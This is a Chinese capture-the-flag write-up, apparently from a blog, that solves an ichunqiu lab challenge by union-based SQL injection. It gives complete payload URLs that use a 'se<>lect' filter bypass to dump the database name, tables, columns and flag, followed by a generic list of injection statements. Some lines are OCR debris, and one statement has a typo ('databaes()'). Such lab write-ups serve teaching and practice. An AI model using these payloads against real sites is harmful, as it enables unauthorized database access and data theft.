
flag{在数据库中}

2

http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,2,3

发现【2】处有搞头

3、爆数据库名




flag{在数据库中}

sqli

```
http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,database(),3
```

4、爆表名




flag{在数据库中}

info

users

```
http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,table_name,3 from  information_schema.tables WHERE TABLE_SCHEMA='sqli'
```

5、爆列名



flag{在数据库中}

id


title

flAg_T5ZNdrm

```
http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,column_name,3 from information_schema.columns where table_name='info'
```

5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<
查看器
控制台
调试器
样式编辑器
性能
内存
网络
存储
无障碍环境
HackBar
Encoding
SQL
XSS
Other
Chrome BackBar
Contribute me! HackBar v2
Load URL
Split URL
Execute
□ Post data □ Referrer □ User Agent □ Cookies
https://blog.csdn.net/wyj_1216

6、得到flag



flag{在数据库中}

flag{7c31b17f-917a-459b-950f-cd5ef69207fe}

test

```
http://5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<>lect 1,flAg_T5ZNdrm,3 from info
```

5a2ac0925dcc43de96dd1453e3b6c1e348f7b2c59f7c4fbd.changame.ichunqiu.com/index.php?id=1 union se<
查看器
控制台
调试器
样式编辑器
性能
内存
网络
存储
无障碍环境
HackBar
Encoding
SQL
XSS
Other
Chrome BackBar
Load URL
Split URL
Execute
□ Post data □ Referrer □ User Agent □ Cookies
https://blog.csdn.net/wyj_1216

后话

此题是针对于之前文章小白入坑3-了解SQL注入里面的SQL注入语句的应用而写的，具体可见该文章~

此题所用语句：

```
? id = 1 and 1=1
? id = 1 and 1=2
? id = 1 order by 1
? id = 1 order by 2
? id = 1 union select 1,2
? id = 1 union select 1,databaes(),3
? id = 1 union select 1,table_name,3 from information_schema.tables where table_schema='database()'
? id = 1 union select 1,column_name,3 from information_schema.columns where table_name='table_name'
? id = 1 union select 1,flag_name,3 from table_name
```